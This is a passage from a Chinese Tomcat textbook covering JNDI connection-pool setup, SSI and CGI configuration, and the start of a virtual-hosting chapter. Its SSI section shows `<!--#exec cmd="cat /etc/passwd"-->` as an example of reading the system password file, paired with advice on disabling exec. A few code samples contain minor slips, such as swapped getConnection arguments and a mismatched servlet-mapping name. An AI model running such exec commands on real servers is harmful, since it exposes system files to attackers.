(1) 应用程序通过 JNDI API 进行调用获取与数据库关联的 JDBC 资源 (数据源)。

给定资源的 JNDI 名称、命名和目录服务定位 JDBC 资源。每个 JDBC 资源指定一个连接池。

(2) 通过 JDBC 资源, 应用程序获得一个数据库连接。

应用程序服务器秘密地从与该数据库相对应的连接池中检索物理连接。连接池定义了数据库名称 (URL)、用户名和密码等连接属性。

(3) 由于已将应用程序连接到数据库, 所以该应用程序可以读取和修改数据库中的数据以及将数据添加到数据库中。

应用程序通过对 JDBC API 进行调用来访问数据库。JDBC 驱动程序将应用程序的 JDBC 调用转换为数据库服务器的协议。

(4) 访问数据库完成之后, 应用程序将关闭该连接。

应用程序服务器将连接返回连接池。连接返回连接池之后, 下一个应用程序就可以使用该连接。

假设应用程序需要建立到一个名字为 EmployeeDB 的 DataSource 的连接。使用连接池得到连接的代码如下：

```
Context ctx = new InitialContext();
DataSource ds = (DataSource)ctx.lookup("jdbc/EmployeeDB");
Connection con = ds.getConnection("myPassword", "myUserName");
```

14.4.3 Tomcat 连接池的使用步骤

Tomcat 配置默认连接池所需要的 jar 文件为：commons-pool.jar 和 commons-dbcp.jar，位于 \$CATALINA_HOME/common/lib 下。因此 Tomcat 默认使用的是 DBCP 数据库连接池，是由 Apache 的 Jakarta 组织开发的。当然也可以使用其他的连接池，如 c3p0.jar 的 C3P0 连接池等。

在 Tomcat 中使用 JDBC 连接池，必须按照如下的步骤：

- ❷ 在 server.xml 中的 Context 或 DefaultContext 中定义 Resource 和 ResourceParams 元素，这两个元素一一对应，并且可以定义多对；
- ❷ 在 web.xml 中定义 resource-def，与上面已定义的 Resource 相对应；
- ❷ 在代码中使用 JNDI 调用查找 JDBC 资源。

下面就来详细解释这三步所作的工作。

(1) <Resource>标签用于定义 JDBC 数据源的 JNDI 资源，定义的形式如下：

```
<Resource name="jdbc/TestDB" auth="Container"
  type="javax.sql.DataSource"/>
```

包括三个属性：

- ❷ name: 指定 Resource 的 JNDI 名字，声明的 JNDI 名是相对于 java:comp/env 上下文的，因此 JNDI 名为 java:comp/env/jdbc/TestDB；
- ❷ auth: 指定管理 Resource 的 Manager，它有两个可选值：Container、Application。Container 表示是容器内的资源，Application 表示是应用的资源；
- ❷ type: 指定 Resource 所属的 Java 类名。选项包括 javax.sql.DataSource（仅限于本地事务）、javax.sql.XADataSource（全局事务）和 java.sql.ConnectionPoolDataSource（本地事务，性能可能会提高）。

(2) <ResourceParams>标签用于配置数据源工厂的参数，定义的形式如下：

```
<ResourceParams name="jdbc/TestDB">
  <parameter>
    <name>driverClassName</name>
    <value>org.gjt.mm.mysql.Driver</value>
  </parameter>
  <parameter>
    <name>url</name>
    <value>jdbc:mysql://localhost/tomcat</value>
  </parameter>
  <parameter>
    <name>username</name>
```

```

<value>empro</value>
</parameter>
<parameter>
  <name>password</name>
  <value>empass</value>
</parameter>
<parameter>
  <name>maxActive</name>
  <value>20</value>
</parameter>
<parameter>
  <name>maxIdle</name>
  <value>30000</value>
</parameter>
<parameter>
  <name>maxWait</name>
  <value>100</value>
</parameter>
</ResourceParams>

```

该标签指定定义 JDBC 资源所需要的参数。它包括以下的必选参数：

- ❷ **driveClassName**: JDBC 驱动类的完整的名称, 指定的驱动类的包需要在 classpath 下, 一般我们将该包放在 WEB-INF/lib 下, 不同的数据库不同;
- ❷ **url**: 连接到 JDBC 的 URL, 不同的数据库不同;
- ❷ **username**: 登录数据库的用户名称;
- ❷ **password**: 登录数据库的用户密码;
- ❷ **maxActive**: 最大数据库连接数, 设 0 为没有限制;
- ❷ **maxIdle**: 最大等待连接中的数量, 设 0 为没有限制;
- ❷ **maxWait**: 最长等待时间, 单位为 ms, 超过时间会发出错误信息。

还包括以下的可选参数:

- ❷ **factory**: 指定生成的 DataSource 的 factory 类名, 默认时 DBCP 工厂类名为 org.apache.commons.dbcp.BasicDataSourceFactory;
- ❷ **dataSource**: 要连接的数据源 (通常我们不会定义在 server.xml);
- ❷ **defaultAutoCommit**: 事务是否 autoCommit, 默认值为 true;
- ❷ **defaultReadOnly**: 数据库是否只能读取, 默认值为 false;
- ❷ **validationQuery**: 验证连接是否成功, SQL SELECT 指令至少要返回一行;
- ❷ **removeAbandoned**: 是否自我中断, 默认是 false;
- ❷ **removeAbandonedTimeout**: 几秒后会自我中断, removeAbandoned 必须为 true;
- ❷ **logAbandoned**: 是否记录中断事件, 默认为 false。

注意

这里的参数也可以通过直接写在 Resource 元素属性中来设置。

(3) 在 web.xml 中, resource-ref 元素表示在 Web 应用中引用的 JNDI 资源:

```
<resource-ref>
```

```
<description>DB Connection</description>
<res-ref-name>jdbc/TestDB</res-ref-name>
<res-type>javax.sql.DataSource</res-type>
<res-auth>Container</res-auth>
</resource-ref>
```

其包含的子元素意义如下：

- ✎ description: 对所引用的资源的说明；
- ✎ res-ref-name: 指定所引用资源的 JNDI 名字，与 Resource 元素中的 name 属性对应；
- ✎ res-type: 指定所引用资源的类名字，与 Resource 元素中的 type 属性对应；
- ✎ res-auth: 指定所引用资源的 Manager，与 Resource 元素中的 auth 属性对应。

(4) 在 Web 应用中使用数据源

javax.naming.Context 提供了查找 JNDI Resource 的接口，可以通过三个步骤来使用数据源对象：

- ✎ 获得对数据源的引用：

```
Context ctx = new InitialContext();
DataSource ds = (DataSource)ctx.lookup("java:comp/env/jdbc/TestDb");
```

- ✎ 获得数据库连接对象：

```
Connection con = ds.getConnection();
```

- ✎ 返回数据库连接到连接池：

```
con.close();
```

在连接池中使用 close()方法和在非连接池中使用 close()方法的区别是：前者仅仅是把数据库连接对象返回到数据库连接池中，使连接对象又恢复到空闲状态，而非关闭数据库连接，而后者将直接关闭和数据库的连接。

(5) 发布使用数据源的 Web 应用

如果直接用 JDBC 访问数据库，可以把 JDBC 驱动程序复制到 Web 应用的 WEB-INF/lib 目录或者 Tomcat 安装目录下的 common/lib 目录下。

如果通过数据源访问数据库，由于数据源由 Servlet 容器创建并维护，所以必须把 JDBC 驱动程序复制到 Tomcat 安装目录下的 common/lib 目录下，确保 Servlet 容器能够访问驱动程序。

14.4.4 Tomcat 连接池的使用方式

Tomcat 的灵活配置，允许你可以通过多种方式配置连接池。下面总结了几种连接池的使用方式。

全局数据库连接池

(1) 通过管理界面配置连接池，或者直接在 tomcat/conf/server.xml 的 GlobalNamingResources 中增加：

```
<Resource name="jdbc/mydb" type="javax.sql.DataSource" password="mypwd"
```

```
driverClassName="com.microsoft.jdbc.sqlserver.SQLServerDriver"
maxIdle="2" maxWait="5000" validationQuery="select 1" username="sa"
url="jdbc:microsoft:sqlserver://localhost:1433;DatabaseName=mydb"
maxActive="4" />
```

(2) 在 tomcat\webapps\myapp\META-INF\context.xml 的 Context 中增加:

```
<ResourceLink global="jdbc/mydb" name="jdbc/mydb"
type="javax.sql.DataSource" />
```

这样就可以了。

局部数据库连接池

只需在 tomcat\webapps\myapps\META-INF\context.xml 的 Context 中增加:

```
<Resource name="jdbc/mydb" type="javax.sql.DataSource" password="mypwd"
driverClassName="com.microsoft.jdbc.sqlserver.SQLServerDriver"
maxIdle="2" maxWait="5000" validationQuery="select 1" username="sa"
url="jdbc:microsoft:sqlserver://localhost:1433;DatabaseName=mydb"
maxActive="4" />
```

14.4.5 实例演示

本节演示一个完整的使用 JDBC 数据源过程的例子。

假设使用的数据库是 Mysql, 实验例子在 TOMCAT_HOME/webapps/DBTest 目录中, 操作步骤如下所示:

(1) 将 mysql 的 JDBC 连接库 mm.mysql-2.0.9-bin.jar 放入 \$CATALINA_HOME/common/lib 中。

(2) 配置 \$CATALINA_HOME/conf/server.xml 文件, 在 Service 段中加入一个 Context:

```
<Context path="/DBTest" docBase="DBTest"
debug="5" reloadable="true" crossContext="true">
</Context>
```

这是 DBTest 的根路径, 这是为了在 DBTest 中使用做准备。

(3) 在上面加入的 Context 段加入如下的 JDBC 资源配置:

```
<Resource name="jdbc/TestDB" auth="Container"
type="javax.sql.DataSource" />
<ResourceParams name="jdbc/TestDB">
<parameter>
<name>factory</name>
<value>org.apache.commons.dbcp.BasicDataSourceFactory</value>
</parameter>
<parameter>
<name>maxActive</name>
<value>100</value>
</parameter>
<parameter>
<name>maxIdle</name>
<value>30</value>
</parameter>
<parameter>
```



```

<name>maxWait</name>
<value>10000</value>
</parameter>
<parameter>
<name>username</name>
<value>test</value>
</parameter>
<parameter>
<name>password</name>
<value>test</value>
</parameter>
<parameter>
<name>driverClassName</name>
<value>org.gjt.mm.mysql.Driver</value>
</parameter>
<parameter>
<name>url</name>
<value>jdbc:mysql://localhost:3306/test</value>
</parameter>
</ResourceParams>

```

需要强调的是，“jdbc/TestDB”就是 JNDI 要查找的 name。

(4) 在 JSP 或 Servlet 中使用 JNDI 查找服务

下面是在 JSP 文件中关于 JNDI 使用的代码（文件名为 UserHandleDB.jsp），需要注意的是，JNDI NAME 要在前面加上“java:comp/env/”。

```

<%@ page language="java"%>
<%@ page import="java.util.*" %>
<%@ page import="java.sql.*" %>
<%@ page import="javax.sql.*" %>
<%@ page import="javax.naming.*" %>
<%
String jndi_name="java:comp/env/jdbc/TestDB";//JDBC 资源名
String select_user_sql="select userid,name,birthday,
                        email from emp";//SQL 语句
String colnames[][]={{ "User ID","Name","Birth day","EMail"},
                    {"userid","name","birthday","email"}};//定义列名
Vector userSet=new Vector();
Vector columnSet=new Vector();
for(int i=0;i<colnames[0].length;i++){
    columnSet.add(colnames[0][i]);
}
userSet.add(columnSet);
//查找 JDBC 资源，取得数据库连接
Context ctx = new InitialContext();
if(ctx == null )
throw new Exception("No Context");
DataSource ds = (DataSource)ctx.lookup(jndi_name);
Connection conn = ds.getConnection();
//查找数据库数据
try {
    PreparedStatement psPreparedStatement=
        conn.prepareStatement(select_user_sql);
    ResultSet resultSet = psPreparedStatement.executeQuery();
    while(resultSet.next()){
        columnSet=new Vector();

```



```

        for(int i=0;i<colnames[1].length;i++){
            columnSet.add(resultSet.getString(colnames[1][i]));
        }
        userSet.add(columnSet);
    }
} catch(SQLException e) {
} finally {
    conn.close();
}%>

```

(5) 引用 UserHandleDB.jsp (记为 ViewTable.jsp)

```

<html>
<head>
<title>Test Database </title>
<body >
<%@ include file="UserHandleDB.jsp" %>
<table border="1" >
<%//显示数据集中的数据
for(int i=0;i<userSet.size();i++){
    Vector colSet=(Vector)userSet.get(i);
    out.print("<tr>");
    for(int j=0;j<colSet.size();j++){
        String col=(String)colSet.get(j);
        out.print("<td>"+col+"</td>");
    }
    out.print("</tr>");
}
}%>
</table>
</body>
</html>

```

(6) 在 web.xml 中加入:

```

<resource-ref>
<description>DB Connection</description>
<res-ref-name>jdbc/TestDB</res-ref-name>
<res-type>javax.sql.DataSource</res-type>
<res-auth>Container</res-auth>
</resource-ref>

```

这里的 jdbc/TestDB 要和 (3) 中 Resource 段的 name 匹配。

(7) 观察结果

首先确定数据库已经启动,接着启动 Tomcat,如果 Tomcat 启动异常,可能的原因是数据库的 JDBC 库没有加载。

最后打开浏览器,访问 <http://localhost:8080/DBTest/ViewTable.jsp> 就可以看到结果。

14.5 小结

本章讲解了 Tomcat 中 JNDI 的使用,演示了各种 JNDI 资源定义的方式和用法。对于常见的 JDBC 资源,讲述了连接池的配置过程,并通过实例演示其使用过程。

Tomcat解释器

Tomcat 通常作为 Servlet 和 JSP 的解释容器，与作为 HTML 的服务器 Apache 联合使用。Tomcat 也能够作为 HTML 的解释环境，通过与 Apache 的联合能够提高 HTML 的解释效率。

除此之外，Tomcat 还提供了对其他语言和命令的支持，包括 SSI 和 CGI。SSI 是 Server 端嵌入命令语言，通过该命令为静态网页提供动态功能；CGI 是通用网关接口，是一种早期的网页动态语言。

Tomcat 已经开发了对这两种语言的解释器，当然还可以进行其他语言的扩展开发。下面就来看看这两种解释器的使用和配置。

15.1 Tomcat 解释 SSI

15.1.1 什么是 SSI

SSI 是 Server Side Includes 的缩写，是嵌入到 HTML 页面的一组指令的集合。在返回请求的页面（包含 SSI 指令）前，服务器会处理这些指令，并用处理的结果替换指令，然后把页面返回。这样就允许在 HTML 页面中添加动态产生的内容。

SSI 是向页面中添加小的信息片段的很好的方法。如果页面的大部分都是动态产生的则需要选择其他的解决方案。使用服务器端包含指令可以将文件内容以及有关文件的信息，如文件的大小包含到 HTML 页中。还可以在 ASP 页中使用一些服务器端包含指令。

目前，SSI 主要有以下几种用途：

- (1) 显示服务器端环境变量<#echo>;
- (2) 将文本内容直接插入到文档中<#include>;
- (3) 显示 Web 文档相关信息<#lastmod #fsize>（如文件制作日期/大小等）;
- (4) 直接执行服务器上的各种程序<#exec>（如 CGI 或其他可执行程序）;
- (5) 设置 SSI 信息显示格式<#config>（如文件制作日期/大小显示方式）。

15.1.2 让 Tomcat 支持 SSI

注意

首先需要注意，SSI 脚本指令能够执行 JVM 外部命令，在使用 Java 安全管理器时，它们将忽略在 `catalina.policy` 配置中的安全策略。

Tomcat 对 SSI 提供了支持，实现了和 Apache 相同的 SSI 指令。但在默认的情况下这种支持是关闭的。如果用 Tomcat 作为 HTTP 服务器，并且需要使用 SSI，那么需要自己来设置。设置方法如下所示：

- ❷ 在 `$CATALINA_HOME/server/lib/` 目录下找到 `servlets-ssi.renametojar` 文件，将这个文件重命名为 `servlets-ssi.jar`；
- ❷ 在 `$CATALINA_BASE/conf/` 目录下找到 `web.xml` 文件，如果使用 SSI Servlet 就删除在 SSI servlet 和 `servlet-mapping` 周围的注释，如果使用 SSI filter 就删除在 SSI filter 和 `filter-mapping` 周围的注释，两者二选一。

SSI 服务可以通过一个 servlet 或一个 filter 来实现，可以选择其中之一或者其他的解决方案，但是不能够将二者共同使用。

15.1.3 配置 SSIServlet

支持 SSI 的 Servlet 由 `org.apache.catalina.ssi.SSIServlet` 类来实现，通常该类被映射的 URL 类型为 `*.shtml`。在 `$CATALINA_HOME/conf/web.xml` 中该类的配置方法为：

```
<servlet>
  <servlet-name>ssi</servlet-name>
  <servlet-class>
    org.apache.catalina.ssi.SSIServlet
  </servlet-class>
  <init-param>
    <param-name>buffered</param-name>
    <param-value>1</param-value>
  </init-param>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>expires</param-name>
    <param-value>666</param-value>
  </init-param>
  <init-param>
    <param-name>isVirtualWebappRelative</param-name>
    <param-value>0</param-value>
  </init-param>
  <load-on-startup>4</load-on-startup>
</servlet>
```

该配置中初始化了几个参数，用以设置 SSIServlet 的默认参数。SSIServlet 共有 6 个参数，其配置方法如表 15-1 所示。

表 15-1 SSIServlet 参数

参数名	解释	默认值
buffered	是否缓存该 Servlet 的输出，0 表 false，1 表 true	0
debug	Servlet 的日志输出级别，越高输出的信息越多	0
expires	包含 SSI 指令页面的过期时间，单位为秒	
isVirtualWebappRelative	如果为 1，则将虚拟路径解释为上下文相对路径，而不是服务器路径，0 表 false，1 表 true	0
inputEncoding	输入文件的默认编码，如果该文件没有指定自身的编码，默认为平台的编码	
outputEncoding	SSI 处理输出后的编码	UTF-8

SSIServlet 的 mapping 配置如下：

```
</servlet>
<servlet-mapping>
  <servlet-name>invoker</servlet-name>
  <url-pattern>*.shtml</url-pattern>
</servlet-mapping>
```

此处的 url-pattern 通常配置为 “*.shtml”，表示可以接收任何扩展名为 shtml 的请求。

15.1.4 配置 SSI 过滤器

支持 SSI 的 Filter 由 org.apache.catalina.ssi.SSIFilter 类来实现，通常该类被映射的 URL 类型也为 “*.shtml”。你也可以映射到 “*”，并可以通过配置 contentType 初始参数来设置该 Servlet 可以处理的类型，比如 JSP、Javascript 或者其他的类型。

SSIFilter 配置的方法与 SSIServlet 相似，标签元素为 filter 和 filter-mapping。SSIFilter 的参数如表 15-2 所示。

表 15-2 SSIFilter 参数

参数名	解释	默认值
contentType	SSI 处理时匹配的正则表达式，当添加新的类型时，注意添加字符集，格式为“mime/type; charset=set”	text/x-server-parsed-html(.*)?
debug	日志输出级别，越高输出的信息越多	0
expires	包含 SSI 指令页面的过期时间，单位为秒	
isVirtualWebappRelative	如果为 1，则将虚拟路径解释为上下文相对路径，而不是服务器路径，0 表 false，1 表 true	0

15.1.5 SSI 基本指令

上面讲解了 Tomcat 对 SSI 的支持配置方法，下面简要介绍 SSI 的编写方法。

SSI 指令的语法格式如下：

```
<!--#element [attribute=value] [attribute=value] ... -->
```

这些指令以 HTML 注释的形式出现，所以如果没有正确设置 SSI，浏览器会忽略这些指令。如果正确设置了 SSI，这些指令会被相应的结果替换。

SSI 共有以下 9 种指令。

1. config 命令

config 用来指定返回给客户端浏览器的错误信息、日期和文件大小的格式。

常用指令：

```
<!--#config errmsg="自定义错误信息"-->
<!--#config sizefmt="显示单位格式"-->
<!--#config timefmt="显示时间格式"-->
```

参数：

- ❷ errmsg: 自定义 SSI 执行错误信息，可以为任何你喜欢的方式；
- ❷ sizefmt: 文件大小显示方式，默认为字节方式 ("bytes")，可以改为千字节方式 ("abbrev")；
- ❷ timefmt: 时间显示方式，最灵活的配置属性。

例如：

```
<!--#config errmsg="服务器执行错误，请联系管理员 admin@mycompany.com, 谢谢!"-->
<!--#fsize file="news.htm"-->
```

以千字节方式显示文件大小：

```
<!--#config sizefmt="abbrev"-->
<!--#fsizefile="news.htm"-->
```

以特定的时间格式显示时间：

```
<!--#config timefmt="%Y 年/%m 月%d 日 星期%W 北京时间%H:%M:%s, %Y 年已过去了%j
天 今天是%Y 年的第%U 个星期"-->
<!--#echo var="DATE_LOCAL"-->
```

显示今天是星期几、几月、时区：

```
<!--#config timefmt="今天%A, %B ,服务器时区是 %z, 是"-->
<!--#echo var="DATE_LOCAL"-->
```

可以通过在 timefmt 中使用格式化标记来提取日期中的个别部分，例如，一周或一个月中的某天（格式化标记与 ANSI C 的 strftime 函数中那些标记完全相同）。格式化参数的意义如下：

%a 一周中某天的缩写（例如 Mon）。

%A	一周中某天的全称（例如 Monday）。
%b	月份的缩写（例如 Feb）。
%B	月份的全称（例如 February）。
%c	当地的日期和时间的表示（例如，05/06/91 12:51:32）。
%d	以十进制数字表示的一个月中的某天（01~31）。
%H	24 小时格式（00~23）。
%I	12 小时格式（01~12）。
%j	以十进制数字表示一年中的某天（001~366）。
%m	以十进制数字表示的月份（01~12）。
%M	以十进制数字表示的分（00~59）。
%p	当地的上午或下午指示符（例如 PM）。
%S	以十进制数字表示的秒（00~59）。
%U	以十进制数字表示一年中的某一周，星期日作为一周的开始（00~51）。
%w	以十进制数字表示一周中的某一天，星期天是第一天（0~6）。
%W	以十进制数字表示一年中的某一天，星期一作为一周的开始（00~51）。
%x	当地的日期表示（例如 05/06/91）。
%X	当地的时间表示（例如 12:51:32）。
%y	以十进制数字表示的不带有世纪的年（例如 69）。
%Y	以十进制数字表示的带有世纪的年（例如 1969）。
%z, %Z	时区全称或缩写，如果不知道时区，则没有字符。
%%	百分号。

2. echo 命令

echo 用来输出变量的值。格式为：

```
<!--#echo var="变量名称"-->
```

例如：

输出本文档名称：

```
<!--#echo var="DOCUMENT_NAME"-->
```

输出现在时间：

```
<!--#echo var="DATE_LOCAL"-->
```

输出请求的远程 IP 地址：

```
<!--#echo var="REMOTE_ADDR"-->
```

默认的变量有：

AUTH_TYPE: 用户验证类型，如 BASIC, FORM 等

CONTENT_LENGTH: 表单数据字节长度

CONTENT_TYPE: 查询数据 MIME 类型，如 text/html

DATE_GMT: 当前 GMT 日期和时间

DATE_LOCAL: 本地日期和时间
DOCUMENT_NAME: 当前文件名
DOCUMENT_URI: 文档路径
GATEWAY_INTERFACE: CGI 版本, 如 CGI/1.1
HTTP_ACCEPT: 客户端可以接受的 MIME 类型
HTTP_ACCEPT_ENCODING: 客户端可以接受的压缩类型
HTTP_ACCEPT_LANGUAGE: 客户端可以接受的语言
HTTP_CONNECTION: 客户端当前连接状态, 包括 Close 和 Keep-Alive
HTTP_HOST: 客户端请求的站点
HTTP_REFERER: 客户链接自的文档地址
HTTP_USER_AGENT: 客户端使用的浏览器
LAST_MODIFIED: 当前文件更新日期和时间
PATH_INFO: 传输到 Servlet 的路径信息
PATH_TRANSLATED: PATH_INFO 传递路径的解释版本
QUERY_STRING: URL 的查询字符串, 为 “?” 后的内容
QUERY_STRING_UNESCAPED: 去除 “\” 后的查询字符串
REMOTE_ADDR: 用户请求的远程 IP 地址
REMOTE_HOST: 用户请求主机名
REMOTE_PORT: 用户请求端口号
REMOTE_USER: 通过验证用户名称
REQUEST_METHOD: 信息发送方法, 如 GET、POST 等
REQUEST_URI: 客户请求的原始页面
SCRIPT_FILENAME: 当前页面在服务器上的地址
SCRIPT_NAME: 页面名称
SERVER_ADDR: 服务器 IP 地址
SERVER_NAME: 服务器主机名或 IP 地址
SERVER_PORT: 服务器监听请求的端口
SERVER_PROTOCOL: 服务器使用的协议, 如 HTTP/1.1
SERVER_SOFTWARE: 服务器端提供 HTTP 服务软件的名称和版本
UNIQUE_ID: 用户 SessionID

3. exec 命令

用来执行命令。格式为:

```
<!--#exec cmd="命令名称"-->  
<!--#exec cgi="文件名称"-->
```

用于将某一外部程序的输出插入到页面中。可插入 CGI 程序或者是常规应用程序的输入, 这取决于使用的参数是 cmd 还是 cgi。

要运行应用程序或 shell 命令, 请使用 `#exec` 指令。该应用程序可以是 CGI 程序、ASP 应用程序或 ISAPI 应用程序。应用程序的路径必须是完整的虚拟路径或 URL。向应用程序传递参数的方法是在该应用程序名后跟一个问号 (?) 和由加号 (+) 连接起来的一系列参数。该指令只能在 HTML 页中使用, 而不能在 ASP 页中使用。

`exec` 命令的参数如下所示:

- ❷ `cmd`: 常规应用程序或 shell 命令;
- ❷ `cgi`: 运行一个应用程序, 如 CGI 脚本、ASP 或 ISAPI 应用程序。

例如:

```
<!--#exec cmd="cat /etc/passwd"-->将会显示密码文件
<!--#exec cmd="dir /b"-->将会显示当前目录下文件列表
<!--#exec cgi="/cgi-bin/gb.cgi"-->将会执行 CGI 程序 gb.cgi
<!--#exec cgi="/cgi-bin/access_log.cgi"-->将会执行 CGI 程序 access_log.cgi
```

从上面的示例可以看出, 这个指令相当方便, 但是也存在安全问题。因此, 可在服务器上禁止运行该命令以减少安全问题, 禁止该命令的方法为:

- ❷ 在 Apache 中, 将 `access.conf` 中的 "Options Includes ExecCGI" 这行代码删除;
- ❷ 在 IIS 中, 要禁用 `#exec` 命令, 可修改 `SSIExecDisable` 元数据库。

4. flastmod 命令

用于返回文件的最后修改时间。格式为:

```
<!--#flastmod file="文件名称" -->
```

例如:

```
<!--#flastmod file="news.htm"-->
```

将当前目录下 `news.htm` 文件的最近更新日期插入到当前页面。

5. fsize 命令

返回文件的大小。格式为:

```
<!--#fsize file="文件名称" -->
```

`fsize` 命令的参数为:

- ❷ `file`: 指定包含文件相对于本文档的位置, 如 `info.txt` 表示当前目录下的 `info.txt`;
- ❷ `virtual`: 指定相对于服务器文档根目录的位置, 如 `/abc/info.txt`。

注意

文件名称必须带有扩展名。

例如:

```
<!--#fsize file="news.htm"-->
```

将当前目录下 `news.htm` 的文件大小插入到当前页面。

6. include 命令

插入文件的内容。格式为：

```
<!--#include file="文件名称"-->
```

include 命令的参数为：

- ❷ file: 指定包含文件相对于本文档的位置。文件名是一个相对路径，该路径相对于使用#include 指令的文档所在的目录。被包含文件可以在同一级目录或其子目录中，但不能在上一级目录中。如表示当前目录下的 head.htm 文档，则为 file="head.htm"；
- ❷ virtual: 指定相对于服务器文档根目录的位置。文件名是 Web 站点上的虚拟目录的完整路径。如表示相对于服务器文档根目录下 abc 目录下的 head.htm 文件；则为 file="/abc/head.htm"。

注意

- 文件名称必须带有扩展名；
- 被包含的文件可以具有任何文件扩展名，直接使用 htm 扩展名最方便。

7. printenv 命令

返回所有定义的变量的列表。格式为：

```
<!--#printenv -->
```

8. set 命令

用来自定义变量。格式为：

```
<!--#set var="变量名称" value="变量值" -->
```

在 SSI 中有许多标准的变量（如 DATE_LOCAL），其中也包括对于 CGI 程序有效的环境变量。

9. if elif endif else 控制命令

if elif endif else 用来条件选择。创建可以改变数据的页面，这些数据根据使用 if 语句时计算的要求予以显示。语法格式如下：

```
<!--#if expr="$变量名=\"变量值 A\""-->
...显示内容...
<!--#elif expr="$变量名=\"变量值 B\""-->
...显示内容...
<!--#else-->
...显示内容...
<!--#endif"-->
```

例如：

```
<!--#if expr="$SERVER_NAME=\"www.sohu.com\""-->
搜狐网 http://www.sohu.com
<!--#elif expr="$SERVER_NAME=\"www.google.com\" -->
```

```
Google 网 http://www.google.com
<!--#else-->
其他网站
<!--#endif"-->
```

注意

用于前面指令中的反斜杠，是用来代换内部的引号，以便它们不会被解释为结束表达式，不可省略。

15.2 Tomcat 解释 CGI

15.2.1 什么是 CGI

CGI (Common Gateway Interface, 通用网关接口) 定义了让 Web 服务器与外部内容生成程序交互作用的一种方法，也就是通常所说的 CGI 程序或 CGI 脚本。

当用 Tomcat 作为 HTTP 服务器，并要求有 CGI 支持，就可以把 CGI 支持添加到 Tomcat 里面。Tomcat 的 CGI 支持在很大程度上与 Apache httpd's 相兼容，但是有一些局限（例如只有一个 cgi-bin 目录）。

CGI 支持是通过使用 Servlet 类 `org.apache.catalina.servlets.CGIServlet` 来实现的。传统上，这个 Servlet 与 URL pattern `"/cgi-bin/*"` 相对应。

在默认情况下 CGI 支持在 Tomcat 里不被使用。

15.2.2 让 Tomcat 支持 CGI

首先需要注意：CGI 脚本可以用于执行 Tomcat JVM 外部的程序，如果你在使用 Java SecurityManager，它可以绕过你的 `catalina.policy` 里的安全策略配置。

要让 Tomcat 支持 CGI，需要对其进行设置，设置方法如下：

- ❷ 将 `$CATALINA_BASE/server/lib/servlets-cgi.renametojar` 改名为 `servlets-cgi.jar`;
- ❷ 将 `$CATALINA_BASE/conf/web.xml` 件中 CGI servlet 和 servlet-mapping 配置周围的 XML 注释删除掉。

15.2.3 配置 CGIServlet

支持 CGI 的 Servlet 由 `org.apache.catalina.servlets.CGIServlet` 类来实现，通常该类被映射的 URL 类型为 `"/cgi-bin/*"`。在 `$CATALINA_HOME/conf/web.xml` 中该类的配置方法为：

```
<servlet>
  <servlet-name>cgi</servlet-name>
  <servlet-class>org.apache.catalina.servlets.
    CGIServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>6</param-value>
  </init-param>
  <init-param>
    <param-name>cgiPathPrefix</param-name>
```

```
<param-value>WEB-INF/cgi</param-value>
</init-param>
<load-on-startup>5</load-on-startup>
</servlet>
```

该配置中初始化了几个参数，用以设置 CGIServlet 的默认参数。CGIServlet 共有 5 个参数，其配置方法如表 15-3 所示。

表 15-3 CGIServlet 参数

参数名	解释	默认值
cgiPathPrefix	CGI 搜寻路径为 Web 应用程序的 root directory + File.separator + this prefix	/WEB-INF/cgi
debug	该 servlet 产生输出日志消息的详细程度	0
executable	用来运行 script 的可执行程序	perl
parameterEncoding	与 GCI servlet 一起使用的参数编码名称	System.getProperty("file.encoding", "UTF-8")
passShellEnvironment	shell 环境变量是否在 CGI 中可用	false

CGIServlet 的 mapping 配置如下：

```
<servlet-mapping>
  <servlet-name>cgi</servlet-name>
  <url-pattern>/cgi-bin/*</url-pattern>
</servlet-mapping>
```

此处的 url-pattern 通常配置为 “/cgi-bin/”，表示可以接收任何类似于 http://localhost:8080/path/cig-bin/ 的请求。

15.3 小结

本章详细讲述了 SSI 和 CGI 在 Tomcat 中的应用，使 Tomcat 的应用更加宽广。

由本章内容可见，Tomcat 除了支持 HTML 和 JSP 外，还支持 SSI 和 CGI 文件。Tomcat 分别提供了这几种语言的解释器，当然如果再开发其他的解释器，又可以使 Tomcat 具有另外一种语言的解释功能。所以可以说，Tomcat 对解释语言的支持十分灵活，可以随时扩展开发。

Tomcat虚拟主机

随着网络信息的发展，越来越多的公司和机构需要建立自己的网络服务站点，服务类型包括 Web Server、Mail Server、Database Server 等。一个站点由一个惟一的地址指定，如 www.abc.com，其中 www 代表主机，abc.com 代表域名。默认情况下，需要为每一个服务站点指定一台主机，配置该台主机的主机名和域名，并制定一个 IP。

但是这么做无疑增加了硬件的成本和 IP 资源浪费，每一个服务占用一台主机和一个 IP，造成了很大的资源浪费。为了解决这个问题，从软件技术上采用了虚拟主机技术。即，通过软件技术，将多个服务虚拟到同一台主机上，提高利用率。比如可以将多个公司的网站都放在一台主机上，通过虚拟技术将所有对这些公司网站地址的访问都转发到该主机上。

本章将详细讲解虚拟主机技术，并通过实例演示在 Tomcat 下的配置。

16.1 虚拟主机技术简介

什么是虚拟主机？虚拟主机是使用特殊的软硬件技术，把一台计算机主机分成一台台“虚拟”的主机，每一台虚拟主机都具有独立的域名和 IP 地址（或共享的 IP 地址），有完整的 Internet 服务器（WWW、FTP、Email 等）功能。利用“虚拟主机”技术，每一台虚拟主机和一台独立的主机完全一样，每一台虚拟主机都具有独立的域名，具有完整 Internet 服务器功能。

虚拟主机的配置方法有两种：基于 IP 和基于名称。

16.1.1 基于 IP 的虚拟主机

一台机器可以配置多个网卡，配置多个不同的 IP。每一个域名被分配到同一台主机，但是仍然拥有独立的 IP 地址。显然这种方式也占用了更多 IP 资源，并且需要增加更多的网卡来达到需求，当然也可以为一个网卡配置多个 IP。例如，可以像下面这样为 Apache 配置虚拟 IP：

```
<VirtualHost 192.168.0.1>
    ServerName www.abc.com
    DocumentRoot c:/root/www.abc.com
    ServerAdmin support@abc.com
    ErrorLog c:/errorlog/www.abc.com
    TransferLog c:/transferlog/www.abc.com
</VirtualHost>
```

```
<VirtualHost 192.168.0.2>
  ServerName www.def.com
  DocumentRoot c:/root/www.def.com
  ServerAdmin support@def.com
  ErrorLog c:/errorlog/www.def.com
  TransferLog c:/transferlog/www.def.com
</VirtualHost>
```

此处必须为 `www.abc.com` 和 `www.def.com` 分别配置 DNS 映射 192.168.0.1 和 192.168.0.2。这也要求, Apache Server 必须同时监听这两个 IP。如果 DNS 不能够按照这个匹配配置, 也将不能够提供服务。

